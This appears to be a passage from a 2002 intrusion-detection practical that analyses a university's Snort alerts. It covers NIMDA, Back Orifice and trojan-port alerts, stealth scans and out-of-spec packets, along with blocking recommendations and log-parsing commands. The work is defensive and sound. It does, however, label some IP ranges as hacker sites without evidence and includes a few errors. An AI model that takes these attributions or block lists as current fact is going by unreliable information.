

Figure 3.2: Link Analysis Graph

All of these alerts are directed at external targets with the following breakdown:

3 occurrences of Port 55850 tcp - Possible myserver activity - ref. 010313-1 directed at 211.92.8.58 on November 11 at 8:58 AM

7,390 occurrences of IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize directed at a variety of external targets on November 11 from 2:32 – 2:35 PM

9 occurrences of spp_http_decode: IIS Unicode attack detected at a webserver at 199.244.218.42 on November 11 at 8:21 PM

3 instances of Possible trojan server activity directed at a webserver at 218.104.191.83 on November 11 at 9:53 PM

38,181 instances of IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize directed at a variety of external targets on November 12 from 12:20 – 12:36 PM.

The targets attacked are random, but it is strange at what frequency and time period they occur.

This leads me to believe that this system my be controlled by an outside attacker. The IP address 218.104.191.83 corresponds to a web address in China (TECH GROUP CNC, 9/F, Building A, Corporate Square, No. 35 Financial Street, Xicheng District, Beijing 100032, P.R.China phone: +86-10-88093588, fax: +86-10-88091442, tech-group@china-netcom.com). There are no scan alerts for MY.NET.162.91, and no further alerts after 12:36 PM on November the 12. Either this machine was taken off-line by a system administrator that noticed this activity, or this machine is potentially being controlled by someone else.

Events of Interest: Alerts Concerning Virus/Trojan/Rootkit Activity

Alert Signature	# Alerts	# Sources	# Destinations
SMB C access	353	192	22
Possible trojan server activity	123	34	34
Back Orifice	5	4	4
NIMDA - Attempt to execute cmd from campus host	4	4	3
Bugbear@MM virus in SMTP	3	3	2

Table 3.21: Virus/Trojan/Rootkit Activity

1. SMB C Access

Severity: High **Reported:** 353 times *Snort Signature ID: None*
Number of Source IPs: 353 *Number of Destination IPs: 192*

```
11/15-08:38:26.927088 [**] SMB C access [**] 216.211.8.218:2983 -> MY.NET.190.17:139
```

Summary: This is an attempt to gain access to client machines. Most likely, a prior attempt was made via the NETBIOS name service on port 137. Port 139 gives the user direct access to the system.

Correlations: Top Ten Alert #1, page 37 of this document

Recommendations: This port should be blocked at the border router/firewall

2. Possible Trojan server activity

Severity: Low **Reported:** 153 times *Snort Signature ID: None*
Number of Source IPs: 34 *Number of Destination IPs: 34*

```
11/11-00:15:55.750117  [**] Possible trojan server activity [**] 4.35.54.223:27374 ->
MY.NET.29.3:80

11/15-08:27:42.121154 [**] Possible trojan server activity [**] 205.162.235.196:27374 -> MY.NET.53.51:3573
```

Summary: This alert occurs on any activity with a source or destination port of 27374, which is the default listening port used by the SubSeven trojan and the Ramen worm. However, since there does not appear to be any sort of content matching

with this rule, it will fire on even legitimate uses of this port. This is what I believe is happening here. All of the port 27374 connects are source ports

Correlations: Tod Bearlsey discusses this in his practical; however he takes a different slant, as he believes these are legitimate Trojan attempts.

Recommendations: This is most likely a false alarm. Action is probably not recommended in this case; but if you are concerned, just block this port at the border router/firewall, both inbound and outbound.

3. Back Orifice

Severity: Low **Reported:** 4 times *Snort Signature ID: 116*
Number of Source IPs: 4 *Number of Destination IPs: 3*

```
11/11-02:42:46.956362 [**] Back Orifice [**] 63.250.205.47:45270 -> MY.NET.84.227:31337
11/11-08:27:30.323815 [**] Back Orifice [**] 64.7.192.182:13 -> MY.NET.88.164:31337
11/12-13:43:33.871650 [**] Back Orifice [**] 63.250.205.55:231 -> MY.NET.153.170:31337
11/12-13:43:34.608076 [**] Back Orifice [**] 63.250.205.29:231 -> MY.NET.152.216:31337
11/12-13:43:34.619566 [**] Back Orifice [**] 63.250.205.55:231 -> MY.NET.153.170:31337
```

Summary: As with the prior event of interest, this rule is designed to fire on a particular port detect, in this case port 31337. Since there are only five detect, my first thought was this is probably not Back Orifice traffic. It is strange that 4 of the five detects are from the same network (Yahoo), but I believe this is just coincidence. There are no replies from the internal IPs.

Recommendation: To play it safe, I would block access to these IP addresses at the border router/firewall

4. NIMDA - Attempt to execute cmd from campus host

Severity: High **Reported:** 5 times *Snort Signature ID: 116*
Number of Source IPs: 4 *Number of Destination IPs: 4*

```
11/12-16:33:53.556131 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.137.7:29802 ->
207.245.122.10:80
11/15-10:39:03.400004 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.130.44:1069 ->
65.54.250.120:80
11/13-10:39:47.739331 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.130.27:1077 ->
65.54.250.120:80
11/15-18:53:43.882796 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.112.156:1069 ->
207.68.132.9:80
```

Summary: This alert is fairly standard for every IIS-specific attack. This signature is indicative of virtually every IIS-specific attack. Briefly, these attackers are attempting to access the

command interpreter, "cmd.exe," via a web session.

Correlations: Part 1 and Part 2 (Detect #1), Part 3 (Alert #2) of this Practical

Recommendations: As in the **IIS Unicode attack alert** recommendation, packets matching this rule should be dropped at the border routers as part of both ingress and egress filtering.

5. Bugbear@MM virus in SMTP

Severity: High **Reported:** 3 times *Snort Signature ID: 116*
Number of Source IPs: 3 *Number of Destination IPs: 2*

```
11/15-16:53:24.303897 [**] Bugbear@MM virus in SMTP [**] 205.162.184.37:35578 -> MY.NET.6.40:25
11/15-16:53:45.834552 [**] Bugbear@MM virus in SMTP [**] MY.NET.6.40:42499 -> 204.91.240.100:25
11/15-17:36:23.204675 [**] Bugbear@MM virus in SMTP [**] 162.33.130.40:60787 -> MY.NET.6.40:25
```

Summary: From The Symantec summary, W32.Bugbear@mm is a mass-mailing worm. It can also spread through network shares. It has keystroke-logging and backdoor capabilities. The worm also attempts to terminate the processes of various antivirus and firewall programs.

Correlation: Symantec and McAfee document this worm

Recommendations: Make sure all virus signatures are up to date on the mail server (MY.NET.6.40)

Scan Details

There were 3,565,183 scan events recorded during the recording period from November 11-15 2002. As my analysis will show, these scans are mostly noise due to file sharing software being used. Due to the recent enforcement of the DMCA by the Recording Industry of America, it is recommended that these ports be blocked at the border router and/or firewall. This analysis will break down the scans by the top ten ports used and top ten source IPs Unusual External scans (VECNA, NOACK, NULL, NMAP TCP, XMAS) are highlighted as potential intrusion attempts.

Top 10 Scan Alerts by Port

Number of Scans	Port	Service Associated with Port	Recommendation
1249600	6257	WINMX, file Sharing service, http://www.winmx.com/	Block TCP port 6699, UDP port 6257, Publish University policy regarding music File Sharing
140032	80	HTTP server	Ignore this scan
114892	22321	Dobol Trojan,	Possible false alarm, monitor IDS for possible compromises
83203	41170	Blubster Files Haring service, http://www.blubster.net	Block UDP port 41170, Publish University policy regarding music file sharing
68529	1214	KAZAA Files sharing service, http://www.kazaa.net, http://www.nystrom.no/okn/musikk/finnmp3.asp	Block TCP, UDP port 1214, Publish University policy regarding music File Sharing
63883	7674	iMQ SSL Tunnel, http://www.iplanet.com/	Ignore this scan
52884	445	Windows SMB access	Block TCP port 445 at border router/firewall
49884	137	Windows NETBIOS Name service	Block TCP, UDP ports 135-139 at border router/firewall
36389	6970	RealPlayer port, http://www.real.com	ignore this rule
35062	443	HTTPS server	ignore this rule

Table 3.22 Top 10 Scan Alerts By Port

Summary: These scans are typical of most university campuses, as music file sharing takes up the lion's share of the bandwidth. Areas of concern are the Windows NETBIOS (port 137) and Windows SMB (port 445) scanning. An increase in these scans is mentioned in my alert analysis as well as at the incidents.org web site.

Recommendations: As stated in the above table, the file sharing, NETBIOS, and SMB ports should be block at the border router/firewall.

Top 10 Scan Alerts by Source IP address: Bandwidth Thieves

While the University's snort logs do not supply hard network usage numbers, they do provide a clue as to where the University's Internet bandwidth is likely being used.

Number of Scan Alerts	Source host IP address
596945	MY.NET.114.25
411340	MY.NET.150.213
398655	MY.NET.70.176
325987	MY.NET.83.146
325039	MY.NET.150.220
209058	MY.NET.83.5
119669	MY.NET.88.168
117057	MY.NET.91.252
110620	MY.NET.88.165
72130	MY.NET.70.200

Table 3.23 Top 10 Scan Alerts By Source IP Address (Bandwidth Thieves)

The above alerts were generated by collecting the internal host scan records, all of which were destined for external machines.

Number of Scan Alerts	Port	Service
1249591	6257	WINMX, file Sharing service
114892	22321	Dobol Trojan,
83203	41170	Blubster Files Haring service
68337	1214	KAZAA Files sharing service
63881	7674	iMQ SSL Tunnel
45406	80	HTTP server
26643	53	DNS
23098	27005	flex-m
22543	28800	Unassigned
16453	137	Windows NETBIOS Name service

Table 3.24: Bandwidth Thieves Source Ports

The events in Table 3.24 correlate well with the overall port analysis from Table 3.x. As Tod Bearlsey documents in a similar analysis, p2p networks are not inherently more or less

dangerous than more familiar modes of file distribution (HTTP, FTP, Usenet, etc.), they do tend to be popular infection vectors for viruses, as well as popular services for attacks. Since the file sharing software is usually free and easy to use, the users tend to be more naïve about the dangers of these file-sharing services. That along with the RIAA making headlines concerning the crackdown on file sharing on college campuses, makes file sharing something that a system administrator should monitor (and possibly prohibit).

Top 10 Scan Alerts by Destination Port

# Of Scans	Port	Service	Recommendation
94626	80	HTTP	Ignore this rule
52871	445	SMB	Block this port
36386	6970	Real Audio Player	Ignore this rule
34872	443	HTTPS	Ignore this rule
33431	137	NETBIOS	Block this port
19590	135	Windows RPC	Block this port
17510	21	FTP	See Top Ten alert #9
14787	1433	Microsoft SQL Server	Block this port
13002	4899	radmin server	Block this port
8675	25	SMTP	See Top Ten alert #9

Table 3.25: Top Ten Scan Alerts by Destination Port

This table shows a list of the top ports preferred by the destination hosts. Some of these hosts have already been seen in the Top 10 Scan Alerts by Source Port section, and should already be blocked. There should be no need for Microsoft SQL server access external to this network, and should be blocked to prevent any known SQL server vulnerabilities from infecting unpatched machines. The scans of the SMTP server correlate with the Alert concerning the block of IP addresses fro the

Unusual Scanning Details

NULL scan (externally based) Severity: Medium Number of Scan Alerts: 253

```
Nov 11 17:32:36 209.56.12.230:0 -> MY.NET.83.215:0 NULL ********
Nov 11 17:32:38 209.56.12.230:0 -> MY.NET.83.215:0 NULL ********

Nov 15 22:16:44 217.226.182.16:0 -> MY.NET.113.4:0 NULL ********
Nov 15 22:20:40 217.226.182.16:0 -> MY.NET.113.4:0 NULL ********
```

Summary: The NULL is typically used for network reconnaissance to determine what type of router, firewall and/or network defenses exist. NULL scans use packet without any of the TCP flags set. As per RFC 793, this should illicit a RST packet in return. The Top Ten NULL scanners are listed in Table 3.26

Source IP address	# Scans	Administrative Point of Contact
209.56.12.230	67	Jim Mahlberg Iowa Western Community College 2700 College Road Council Bluffs IA 51502 +1-712-325-3218, mahlbergj@iwcc.cc.ia.us
80.132.39.89	55	Security Team Deutsche Telekom AG Technikniederlassung Schwaebisch Hall D-89070 Ulm Germany phone: +49 731 100 84055, fax: +49 731 100 84150 abuse@t-ipnet.de
208.190.152.206	21	IPAdmin-SBIS +1-888-212-5411 IPAdmin-SBIS@sbis.sbc.com
64.230.150.105	9	Philippe Daoust, Nexxia HSE 20 Water Street North Kitchener Ontario N2H 5A5 +1-800-450-7771 noc@in.bell.ca
217.228.25.99	9	Security Team Deutsche Telekom AG
68.36.162.86	8	Comcast Cable Communications, Inc. +1-856-317-7300 cips-ip-registration@cable.comcast.com
80.13.82.82	7	WANADOO INTERACTIVE 48 rue Camille Desmoulins 92791 ISSY LES MOULINEAUX CEDEX 9 FR phone: +33 1 58 88 50 00 abuse@wanadoo.fr, postmaster@wanadoo.fr
217.226.182.16	7	Security Team Deutsche Telekom AG
66.72.175.246	6	PPPoX Pool3 Rback1TLDOOH 2701 W. 15th St. PMB 236 Plano TX 75075 IPAdmin-SBIS +1-888-212-5411 IPAdmin-SBIS@sbis.sbc.com
65.94.239.9	5	Philippe Daoust, Nexxia HSE

Table 3.26: Top Ten NULL Scanners

Recommendation: The system administrators listed in Table 3.x should be contacted to alert them of NULL scanning from their clients. As a precaution, the above IP addresses should be blocked at the border router/firewall

NOACK scan (externally based) Severity: Medium Number of Scan Alerts: 253

```
Nov 11 06:00:39 217.186.97.255:0 -> MY.NET.150.220:0 NOACK **U**R*F
Nov 11 07:55:06 217.186.97.255:3339 -> MY.NET.150.220:1591 NOACK **U***S*

Nov 15 23:11:26 68.113.163.13:0 -> MY.NET.113.4:0 NOACK 1*U**R*F RESERVEDBITS
Nov 15 23:47:12 68.113.163.13:0 -> MY.NET.113.4:0 NOACK 12***RS* RESERVEDBITS
```

Summary: Another attempt at network reconnaissance, with the Top Ten IP address List of NOACK scanners matching up almost exactly with the Top Ten IP address list of NULL scanners.

Source IP address	# Scans	Administrative Point of Contact
209.56.12.230	98	Jim Mahlberg, Iowa Western Community College
80.132.39.89	17	Security Team, Deutsche Telekom AG
68.113.163.13	15	Tim Smith, Charter Communications 12405 Powerscourt St. Louis MO 63131 +1-314-288-3886, IPaddressing@chartercom.com
208.190.152.206	15	PPPoX - IPAdmin-SBIS@sbis.sbc.com
217.226.182.16	12	Security Team, Deutsche Telekom AG
81.72.91.7	8	Luigi Vassallo, Telecom Italia 00100 Roma Italy phone: +39-6-3688, fax: +39-6-3688 ripe-staff@telecomitalia.it
217.228.25.99	7	Security Team, Deutsche Telekom AG
66.72.175.246	6	PPPoX Pool3 Rback1TLDOOH
68.36.162.86	4	Comcast Cable Communications, Inc. +1-856-317-7300 cips-ip-registration@cable.comcast.com
63.204.74.236	4	PPPoX Pool - IPAdmin-SBIS@sbis.sbc.com

Table 3.27: Top Ten NOACK scanners

Recommendation: As recommended previously fur the NULL scanners, the system administrators listed in Table 3.27 should be contacted to alert them of NULL scanning from their clients, and the above IP addresses should be blocked at the border router/firewall.

VECNA scan (externally based) Severity: Low Number of Scan Alerts: 224

```
Nov 11 06:17:32 200.221.193.139:1884 -> MY.NET.150.133:1214 VECNA ****P***
Nov 11 06:18:20 200.221.193.139:1884 -> MY.NET.150.133:1214 VECNA ****P***
```

Summary: As Tod Bearlsey mentions in his scan analysis, the VECNA scan is one of the so-called stealth scanning techniques popular among hacker types who wish to evade firewall rules and IDS. However, these are not actually VECNA scans – KaZaA, which runs on port 1214, generates with only the PSH flag set, which is what is causing these alerts.

Recommendation: The portscan threshold is set too high. Consider increasing the threshold to something more reasonable so that this scan alert does not occur.

XMAS scan (externally based) Severity: Medium Number of Scan Alerts: 23

```
Nov 11 17:32:37 209.56.12.230:0 -> MY.NET.83.215:0 XMAS **U*P**F
Nov 11 17:32:38 209.56.12.230:12965 -> MY.NET.83.215:15524 XMAS *2U*P**F RESERVEDBITS
Nov 11 17:32:50 209.56.12.230:49587 -> MY.NET.83.215:1077 FULLXMAS 1*UAPRSF RESERVEDBITS
```

```
Nov 11 17:32:55 209.56.12.230:53560 -> MY.NET.83.215:3302 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 11 17:33:02 209.56.12.230:3340 -> MY.NET.83.215:4194 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 11 17:33:10 209.56.12.230:49587 -> MY.NET.83.215:1077 FULLXMAS *2UAPRSF RESERVEDBITS
Nov 11 17:33:23 209.56.12.230:2330 -> MY.NET.83.215:3200 XMAS 12U*P**F RESERVEDBITS
Nov 11 17:33:25 209.56.12.230:2072 -> MY.NET.83.215:12457 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 11 17:33:29 209.56.12.230:4445 -> MY.NET.83.215:52508 XMAS 1*U*P**F RESERVEDBITS
Nov 11 17:33:29 209.56.12.230:0 -> MY.NET.83.215:0 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 11 17:33:55 209.56.12.230:447 -> MY.NET.83.215:53983 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 13 03:37:30 12.221.81.144:2 -> MY.NET.163.127:59033 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 13 17:51:15 24.44.146.152:47411 -> MY.NET.140.47:12672 XMAS **U*P**F
Nov 13 18:00:21 24.44.146.152:19550 -> MY.NET.140.47:57099 XMAS *2U*P**F RESERVEDBITS
Nov 13 18:41:45 66.72.175.246:1024 -> MY.NET.185.48:152 FULLXMAS 12UAPRSF RESERVEDBITS
Nov 13 22:57:08 80.132.39.89:2957 -> MY.NET.168.98:56381 FULLXMAS 1*UAPRSF RESERVEDBITS
Nov 13 23:20:20 80.132.39.89:3540 -> MY.NET.168.98:2419 FULLXMAS 1*UAPRSF RESERVEDBITS
Nov 15 08:58:46 208.190.152.206:2158 -> MY.NET.86.106:4651 FULLXMAS **UAPRSF
Nov 15 08:59:15 208.190.152.206:18816 -> MY.NET.86.106:30091 XMAS **U*P**F
Nov 15 15:56:50 62.240.68.210:50234 -> MY.NET.153.168:53412 XMAS **U*P**F
Nov 15 17:02:13 80.129.69.69:14112 -> MY.NET.114.45:34264 FULLXMAS *2UAPRSF RESERVEDBITS
Nov 15 17:50:31 68.113.163.13:0 -> MY.NET.113.4:0 FULLXMAS *2UAPRSF RESERVEDBITS
Nov 15 19:01:12 68.36.162.86:28261 -> MY.NET.185.48:29216 FULLXMAS 12UAPRSF RESERVEDBITS
```

Summary: XMAS scans have the FIN, URG, and PUSH TCP flags set in the TCP header. Again, these are not technically "normal" packets seen across the internet and should illicit a RST from a closed port. The number of scans is low, so the complete list of scans is shown. One can pick out the IP address 209.56.12.230, 80.132.39.89, 68.113.163.13 and 68.36.162.86 as having been seen in the previous NOACK and NULL scan Top Ten Lists.

Recommendations: These IP addresses should be blocked at the border router/firewall.

Events of Interest: Out of Spec packets

These detects are usually generated for one of three reasons:

- Packet corruption
- Crafted packets designed for portscanning and OS fingerprinting

Packet corruption is pretty straight forward. TCP is a reliable protocol, but occasionally packets get corrupted between sender and receiver. Here's an example corrupted packet:

```
11/11-00:06:10.170243 133.11.36.54:36147 -> MY.NET.130.12:80
TCP TTL:46 TOS:0x0 ID:53085 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xD3CD773A  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 112965735 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This packet is resent, with the same ACK and sequence numbers.

Crafted packets generally serve two purposes, "stealth" portscanning and OS fingerprinting. The below capture is an example of the former.

```
11/13-20:58:05.819532 209.47.251.17:59921 -> MY.NET.6.40:25
TCP TTL:48 TOS:0x0 ID:62127 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x4A380B77  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 114564845 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The following OOS packets also occurred on my network

```
11/15-22:00:11.457039 MY.NET.53.10:51043 -> MY.NET.1.4:37
TCP TTL:64 TOS:0x0 ID:281 IpLen:20 DgmLen:40
******** Seq: 0xDC00000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
```

Internal OOS packets like the one above represented 684 out of a total of 4762 OOS packets generated. Table 3.x shows the internal source IP addresses group by number of scans, along with a reference to the Alert where this IP address was previously seen.

Source IP Address	OOS Packets Generated	Alert Reference
MY.NET.53.84	340	IDS552/web-iis_IIS ISAPI Overflow ida nosize
MY.NET.53.10	306	IDS552/web-iis_IIS ISAPI Overflow ida nosize
MY.NET.12.4	24	SMB Name Wildcard
MY.NET.12.3	14	no reference

Table 3.28: OOS Internal Packets

This may be an attempt by these machines to infect others. If not done previously, these machines should be removed from the network and sanitized.
A Top Ten List of OOS packets grouped by source IP address is shown in Table 3.29 These IP address should be blocked at the border router/firewall and their system administrators contacted concerning this activity.

Source IP address	# OOS Packets	Administrative Point of Contact
133.11.36.54	557	Japan Network Information Center Computer Centre, University of Tokyo Yayoi 2-11-16, Bunkyo-ku, Tokyo 113 +81-3-5297-2311, hostmaster@nic.ad.jp
202.156.192.245	447	CHAN FANG KHOON StarHub CABLE VISION LTD Singapore Broadband Access Provider 2B/2C Ayer Rajah Crescent, #02-00, Singapore 139937 phone: +65-5862903, fax: +65-8726204, abuse@starhub.com.sg
MY.NET.53.84	403	MY.NET system administrator
MY.NET.53.10	400	MY.NET system administrator
209.116.70.75	285	Red Hat, Inc. 4518 South Miami Blvd. Suite #100 Durham NC 27703 Joe Inflow, +1-303-942-2800, hostmaster@inflow.com
133.11.36.49	222	Japan Network Information Center
66.108.164.106	162	ROADRUNNER-NYC 13241 Woodland Park Road Herndon VA 20171 Abuse, +1-703-345-3416, abuse@rr.com
66.140.25.157	82	IPAdmin-SBIS +1-888-212-5411, IPAdmin-SBIS@sbis.sbc.com
148.64.152.16	67	Fred Miller Spacenet, Inc. 1750 Old Meadow Rd Mclean VA 22102-4300 +1-703-848-1108, fred.miller@spacenet.com
200.67.170.89	53	Latin American and Caribbean IP address Regional Registry Potosi 1517 Montevideo 11500 (+55) 11 5509-3525, hostmaster@lacnic.net

Table 3.29: Top Ten OOS-Packet generators grouped by Source IP

Conclusions and Defensive Recommendations

After thoroughly analyzing the supplied logs, I believe the University has poor security measures in place. More than half of the alerts generated are from external NETBIOS probes and internal NIMDA infected hosts. The University needs to get a handle on the current Nimda infestation bouncing around their network right away. Ingress and Egress filtering should be set up at the border router/firewall to prevent this type of traffic from entering the network. All internal infected machines will need to be disinfected to minimize any further risk of internal propagation. Nimda effectively "roots" a system, making it vulnerable to further installs of other worms, viruses, and Trojans. The only way to ensure that these infected hosts are clean is to rebuild them completely Once the border router is configured to reject this traffic, I suggest setting up one IDS sensor somewhere on the internal network to monitor for future NIMDA traffic on the network. eEye provides software that does such this type of monitoring, and is recommended. Another solution may be an enterprise-scale antivirus, and the University's favored vendor should be consulted.

Secondly, the scanning of internal NETBIOS ports by external clients should be stopped **immediately** by blocking all inbound and outbound traffic to TCP and UDP ports 135-139 and 445. Most Windows systems by default leave these ports open, so it would be difficult to track down all of them. The only way to ensure complete protection from external attackers is to block all these ports.

Thirdly, certain blocks of IP addresses should be blocked at the border router/firewall, most notably the 212.179.0.0/16 (Watchlist 000220 IL-ISDNNET-990517, beziqint.net, Israel) and 159.226.0.0/16 (Chinese Academy of Sciences, China). These are known as potential hacker sites, and their should be no need to communicate with them. Any communication to these blocks of IP addresses should be allowed on a case by case basis, and for a limited time period.

Finally, the wide range of peer-to-peer clients that exists in the University's user base bespeaks a lack of end-user security education. While I do recommend blocking external and internal connections using these known file sharing ports, this may prove controversial. This is an educational facility, and steps like these may meet with resistance from school administrators. But with the RIAA cracking down on this activity, as witnessed by the recent RIAA crackdown at the US. Naval Academy, this may change. This analyst's recommendation is to consult school administrators before blocking and ports used for file sharing. At a minimum, basic user education regarding the dangers (and possible criminality) of swapping video and music files should be e-mailed to all university students and posted in appropriate public places.

How The Work Was Won

Major platforms, tools, and services used in the analysis include:

- Microsoft Windows 2000 Advanced Server dual processor machine, with 1.5GB or RAM, used to run Snortsnarf and some of the *grep* commands
- Windows Services for Unix 3.0
- Snortsnarf v021111 (http://www.silicondefense.com/software/snortsnarf/index.htm)

- Red Hat Linux 7.3 (*cat, grep, awk, sed*)
- Microsoft Word 2000
- Microsoft Excel 2000
- ActiveState ActivePerl, Build 631(a.k.a. perl, v5.6.1)
- Google (http://www.google.com)
- VisualRoute version 7.0g (http://www.visualware.com)
- SmartWhoIs, version 3.5 (http://www.tamosoft.com)
- The SANS Institute (http://www.sans.org)
- Snort Signatures Database (http://www.snort.org/snort-db)
- Snort Ports Database (http://www.snort.org/ports.html)
- Whitehats ArachNIDS Database (http://www.whitehats.com/ids/)
- Powerzip v6.0

The alerts were grouped and analyzed as follows:

a. The alert files were unzipped using PowerZip 6.0 (Windows 2000)
b. The grep command was used on each alert file to remove the http_portscan alerts; i.e. grep –v "http_portscan" alerts* >> xxxx (Windows 2000)
c. The cat command was invoked to group all the files into one file; cat alerts* >>alerts* (Windows 2000)
d. Snortsnarf program (i.e. perl snortsnarf.pl) used to group the alerts together, provide alerts lists, Top Twenty Source IP addresses * (Windows 2000)
e. For the Alert graph in the Executive Summary, the grep command was used to group by hour, then count them (Windows 2000).

The scans were grouped and analyzed as follows:

1. The scan files were unzipped using PowerZip 6.0 (Windows 2000)
2. The cat command was invoked to group all the files into one file; cat alerts* >>alerts* (Windows 2000)
3. For the Alert graph in the Executive Summary, the grep command was used to group by hour, then count them * (Windows 2000).
4. The alerts files were moved to my Red Hat Linux machine via file transfer.
5. Total scans are obtained using the command *grep -- "->" scans.all | wc –l* (Red Hat Linux).
6. The Top Scan alerts by port are obtained using the commands (Red Hat Linux): :

$ awk '$5 == "->" { print $4 ":" $6 }' scans.all | cut -d : -f 1,4 > ports.out,

$ grep ":$port" ports.out | cut -d : -f 1 | sort | uniq -c | sort -rn | head

7. Top Scan alerts by source IP address is obtained using the command (Red Hat Linux):

$ awk '$5 == "->" { print $4 }' scans.all | cut -d : -f 1 | sort | uniq -c | sort -rn | head

8. Top Scan alerts by destination IP address is obtained using the command (Red Hat Linux):

$ awk '$5 == "->" { print $6 }' scans.all | cut -d : -f 1 | sort | uniq -c | sort -rn | head

9. External scans are separated from all scans using the *grep –v* command, and the results parsed using the awk, grep, sort and cut commands used to analyze the entire scans. (Red Hat Linux)

The OOS packets were grouped and analyzed using the same grouping and sorting commands listed above for the alerts and scans. For the OOS source IP addresses, the following command was used (Red Hat Linux):

$ awk '$3 == "->" { print $2 }' oos.all | cut -d : -f 1 | sort | uniq -c | sort -rn | head

References

Adore Worm, Version 0.8, April 12, 2001, Global Incident Aanlysis Center. URL: http://www.sans.org/y2k/adore.htm

Alexander, Bryce. "Port 137 Scan." Intrusion Detection FAQ. May 10, 2000. URL: http://www.sans.org/ newlook/resources/IDFAQ/port_137.htm .

Anonymous. "BACKDOOR BackOrifice access." Snort Signatures Database. Jan 19, 2002. URL: http://www.snort.org/snort-db/sid.html?id=116 .

Baumann, R. "Scan Methods" URL: http://security.rbaumann.net/scans.php?sel=1

Beardsley, Tod. "SANS Intrusion Detection & Analysis Certification" GIAC Certified Intrusion Anaysts (May, 2002). URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc

Bakos, George, "Intrusion Detection Practical" URL: http://ouah.bsdjeunz.org/George_Bakos.html

Broadband Reports. "RIAA Raids Naval Academy" November 25, 2002. URL: http://www.dslreports.com/shownews/23774

Calabrese, Chris. "SANS Intrusion Detection & Analysis Certification " GIAC Certified Intrusion Analysts (December, 2001). URL: http://www.giac.org/practical/Chris Calabrese GCIA.zip

CERT Coordination Center. "CERT® Advisory CA-2001-26 Nimda Worm." September 18, 2001. URL: http://www.cert.org/advisories/CA-2001-26.html.

Cisco Systems, Inc. "How to Protect Your Network Against the Nimda Virus." Feb 18, 2002. URL: http://www.cisco.com/warp/public/63/nimda.shtml .

